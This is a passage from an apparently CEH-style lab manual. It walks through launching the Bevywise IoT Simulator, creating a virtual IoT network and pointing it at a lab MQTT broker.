
22. Upon double-clicking the **runsimulator.bat** file opens in the command prompt. If **How do you want to open this?** pop-up appears, select **Microsoft Edge** browser and click **OK** to open the URL http://127.0.0.1:9000/setnetwork?network=HEALTH_CARE.

Note: If the URL directly opens in Microsoft Edge browser, then continue.


23. The web interface of the IoT Simulator opens in Edge browser. In the IoT Simulator, you can view the default network named **HEALTH_CARE** and several devices.



24. Next, we will create a **virtual IoT network** and **virtual IoT devices**. Click on the **menu** icon and select the **+New Network** option.



25. The **Create New Network** popup appears. Type any name (here, **CEH_FINANCE_NETWORK**) and description. Click on **Create**.



26. In the next screen, we will setup the **Simulator Settings**. Set the **Broker IP Address** as **10.10.1.19** (the IP address of the **Windows Server 2019**). Since we have installed the Broker on the web server, the created network will interact with the server using MQTT Broker. Do not change default settings and click on **Save**.

Simulator Settings

Broker Details Advanced

Manager Applications: Bevywise-IoT Platform

Broker IP Address: 10.10.1.19


TLS/SSL: Disabled

Broker Port: 1883

Root-Certificate: Choose File No file chosen upload

Clean Session: 0

Cancel Save

